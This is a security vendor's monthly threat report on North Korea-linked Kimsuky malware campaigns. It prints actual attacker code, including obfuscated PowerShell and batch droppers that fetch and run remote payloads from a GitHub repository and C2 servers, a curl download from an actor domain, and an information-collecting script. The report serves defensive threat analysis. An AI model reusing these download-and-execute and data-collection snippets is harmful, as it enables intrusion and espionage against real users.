TLP: GREEN

Threat Trend Report on Kimsuky

October 2023 Statistics and Major Issues

V1.0

AhnLab Security Emergency response Center (ASEC)

Nov. 3, 2023

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

This report is a work of authorship protected by the Copyright Act. Unauthorized copying or reproduction for profit is strictly prohibited under any circumstances.

Seek permission from AhnLab in advance if you wish to use a part or all of the report.

If you reprint or reproduce the material without the permission of the organization mentioned above, you may be held accountable for criminal or civil liability.

Contents

⚠ CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky group's activities in October 2023 decreased slightly in comparison to their overall activities in September. One phishing domain was discovered, but because it uses the BabyShark infrastructure, it was classified as the BabyShark type. There was also a compound type where FlowerPower and RandomQuery were distributed simultaneously. Finally, more changes to the FlowerPower system via script fragmentation were observed.

Attack Statistics

Compared to September, the number of fully qualified domain names (FQDNs) dropped to 11. Additionally, 2 instances of FlowerPower, 8 instances of RandomQuery, and 1 instance of BabyShark (phishing) were discovered.




Figure 1. FQDN statistics by attack type in the last 3 months **(Unit: each)**

The characteristics of each malware included in **Figure 1** are provided in **Table 1** below. For more details, please refer to the footnotes for each type.

Type	Category	Characteristics	First Discovery (Approximate)
AppleSeed[1]	Backdoor	Strings are obfuscated with a custom algorithm. In its early days, it was distributed in EXE file format but is currently being distributed as a DLL.	Jan. 2020
BabyShark[2]	Infostealer	Malware that mainly uses HTA and VBS, and is referred to by SentinelOne as ReconShark.	Nov. 2018
FlowerPower[3]	KeyLogger	PS-based malware distributed in fileless format.	Early 2020
RandomQuery[4]	Infostealer	Malware that uses JS, VBS, and PS and downloads an additional script via a random number.	Late 2019 - Early 2020

Table 1. Characteristics by type

[1] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=828afabc-fb71-4fe7-9d73-42ef04f43a77 (This report supports Korean only for now.)

[2] https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/

[3] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=3d383127-20fd-4af4-a304-22ea1b756723 (This report supports Korean only for now.)


[4] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=e1d770d2-bf96-41e2-a48f-fcade91ae1a6 (This report supports Korean only for now.)

Major Issues

1) FlowerPower

(1) Changes to the System


It was discovered that since October, the RandomQuery type had a code that downloads an additional HWP file, changes the filename, and opens it. This was a code for downloading and executing a bait document, and the document itself performed no malicious behaviors.



```
Sub WMProc(p_cmd)
    wh = "winmgmts:"
    wt = "win32_process"
    set wm = GetObject(wh & wt)
    set ows = GetObject(wh & "\root\cimv2")
    set ost = ows.Get(wt & "startup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub
WMProc("cmd /c curl http://meatalk.com/pg/adm/tdr/upi/down0/[redacted].hwp >>
%temp%\외신_뉴스_채널_서면인터뷰질의서_[redacted] 교수님(북-러_정상회담관련).hwp&
%temp%\외신_뉴스_채널_서면인터뷰질의서_[redacted] 교수님(북-러_정상회담관련).hwp")
```

Figure 2. A portion of the RandomQuery script

However, among the samples found in October, there was an HWP file disguised as a news survey that contained OLE objects.



CNA 뉴스 질문지

Q1) 북러정상회담에 대한 평가?

Q2) 북러정상회담에서 기본적으

Q3) 러시아가 북한에 우주기술과
전할 가능성은?

Q4) Sergei Lavrov는 기자회견
에서 북러정상회담이 개최될 가

Q5) 북한이 포탄·탄약, 대전차
스 이다는 여론이 지시서오?

하이퍼링크 고치기 Edit Hyperlink

표시할 문자열:

설명할 문자열: Q1:북러정상회담에 대한 평가

연결 대상: 파일

● 기존 파일: ..₩₩appdata₩₩local₩₩temp₩₩zz…


..₩₩appdata₩₩local₩₩temp₩₩zz.bat

○ 새 문서 만들기

☑ 문서를 지금 편집

Figure 3. HWP file containing OLE objects

There were two OLE objects: “zz.bat” and “oz.txt”. The strings in “oz.txt” are substituted through “zz.bat” after which “pq.txt” is downloaded and executed via PowerShell from a GitHub repository.



zz.bat


```
@echo off
start /min powershell start-process powershell {^$pa=^$env:tmp
+'\oz.txt';^$dd=Get-content -path ^$pa;^$ja=^$dd.Replace('ertt
'');^$ug=^$ja.Replace('hffdsert','ownloadst');^$xr=iex [string
^$ug;^$bb=iex ^$xr;invoke-expression ^$bb} -windowstyle hidden
exit
```

oz.txt

```
{(Nerttew-Objerttect Neerttt.WeberttCliertteerttnt).Dhffdsertr
('https://raw.githubusercontent.com/babaramam/repo/main/pq.txt
')}
```

Figure 4. Included OLE objects

At the time of analysis, the repository was open, and it contained four files.




babaramam Update down.txt 20d91f3 2 weeks ago 5 commits

down.txt	Update down.txt	2 weeks ago
info.txt	Add files via upload	2 weeks ago
pq.txt	Update pq.txt	2 weeks ago
upload.txt	Add files via upload	2 weeks ago

Figure 5. Repository at the time of discovery

"pg.txt" is a PowerShell script that changes the current user's execution policy. It downloads the three files discovered earlier (info.txt, upload.txt, down.txt), and then uses a different key to decrypt and execute each file.


Each of the three files is a fragmented piece of the features of the previous 1st FlowerPower script. The reason behind the fragmentation is deemed to be for hindering the analysis and detection by analysts.



```
function getinfo
{
    $Key = "[redacted]"
    $endtag = "info.txt"
    $downpsurl = $url + $endtag
    $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
    $comletter = DecodeString -obfString $codestring -Key $Key

    $result = Invoke-Expression $comletter
}


function uploadResult
{
    $Key = "[redacted]"
    $endtag = "upload.txt"
    $downpsurl = $url + $endtag
    $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
    $comletter = DecodeString -obfString $codestring -Key $Key

    $result = Invoke-Expression $comletter
}

function downCommand
{
    $Key = "[redacted]"
    $endtag = "down.txt"
    $downpsurl = $url + $endtag
    $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
    $comletter = DecodeString -obfString $codestring -Key $Key

    $result = Invoke-Expression $comletter
}
```

Figure 6. A portion of "pg.txt"

A comparison of the past FlowerPower script and the fragmented "info.txt" reveals that they are significantly similar.



```
function sssrehbs
{
    Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
    $fph = $env:APPDATA + $fhrmvkdlf
    New-Item -Path $fph -Type directory -Force
    $rfdjhgf = $fph + $lognmfl

    $edss = Get-ChildItem ([Environment]::GetFolderPath("Recent"))
    $sdbsdb = ipconfig /all
    Start-Sleep -s 1
    $edss >> $rfdjhgf
    Start-Sleep -s 1
    $sdbsdb >> $rfdjhgf
    Start-Sleep -s 1
    Get-process >> $rfdjhgf
    $hexdata =[IO.File]::readalltext($rfdjhgf)
```

```
$logPath = $env:APPDATA + "\Ahnlab\"
New-Item -Path $logPath -Type directory -Force
$logFile = $logPath + "Ahnlab.hwp"

$recent = Get-ChildItem ([Environment]::GetFolderPath("Recent"))
$ipconfig = ipconfig /all
Start-Sleep -s 1
$recent >> $logFile
Start-Sleep -s 1
$ipconfig >> $logFile
Start-Sleep -s 1
Get-process >> $logFile
```

Figure 7. Comparison of the scripts

The features of each of the three files (info.txt, upload.txt, down.txt) are outlined in **Table 2** below. More details can be viewed on the ASEC Blog post of November 1, "**Warning Against HWP Documents Embedded with Malicious OLE Objects**[5]".

Name	Feature
info.txt	Collecting Information
upload.txt	Uploading the collected information via FTP
down.txt	Maintaining persistence

Table 2. Features of each file


[5] https://asec.ahnlab.com/en/58335/

2) RandomQuery

(1) New PHP

Although the ultimate malicious behaviors of this type remain unchanged, it is evident that it is undergoing attempts at another system change.

The parameter used for C2 communications was "**stdio.php?idx=number, main.php?query=number**" in March 2023, "**train0.php?query=number, train1.php?idx=number**" in June, and "**list.php?qu=number**" in September, showing a total of three changes. However, another script with the format "**lmor.php?bhnvd=number, uxae.php?_idxInfo_=number**" was discovered recently.




```
fn_suf = Minute(ct) & "_" & Hour(ct) & "_" & Day(ct) & Month(ct) & ".xml"
Set osa_ns = CreateObject("Shell.Application").NameSpace(21)
res_path = osa_ns.Self.Path & "\OfficeAppManifest_v" & fn_suf
res_content = "On Error Resume Next:Set mx = CreateObject(""Microsoft.XMLHTTP""
:tmp=""" & tmp & """:mx.open ""GET"", tmp & ""/lmor.php?bhnvd=46790"", False:mx
= ""tmp="""""""&tmp & """""""":"" & mx.responseText:Execute(res)"
Set fso = CreateObject("Scripting.Filesystemobject")
Set fp = fso.OpenTextFile(res_path, 2, True)
fp.write res_content
fp.close
Reg res_path
SetIEState
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/uxae.php?_idxInfo_=08912
GetInfo -ur ""xxx"";"""
pow_cmd = Replace(pow_cmd, "xxx", tmp)
WMProc(pow_cmd)
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/uxae.php?_idxInfo_=70505
BrowserInfo ""xxx"";"""
```

Figure 8. A portion of the script

Only one sample of this type has been observed, and it seems that the previous method is being used. It has also been identified that TutRAT, which was first disclosed in February 2023, is being distributed again.

(2) Attacks Disguised as Security Emails

AhnLab received a report from a client in Korea about a malicious HTML file. This HTML file is disguised as a security email, and when the user enters the password and clicks the OK button, the following screen is displayed.



[redacted]

보안메일 Security Mail

이 메일은 보안 메일입니다.
발신자가 **메일을 암호화**하여 발송하였습니다.
발신자가 설정한 비밀번호를 입력하여 메일을 확인하시기 바랍니다.

비밀번호:

[redacted]


통일부 브라운백 런치 강연

첨부파일 1개
통일부 브라운백 런치 강연.zip (42.0 KB)

[redacted]

Figure 9. Malicious HTML file disguised as a security email

Even if a wrong password is entered or the field is left blank, the user is redirected to the next page. The HTML file contains a code that sends the password to a certain IP when the OK button is clicked. The IP used in this case was also used by the Kimsuky group in August, which was covered in the **August report**[6].

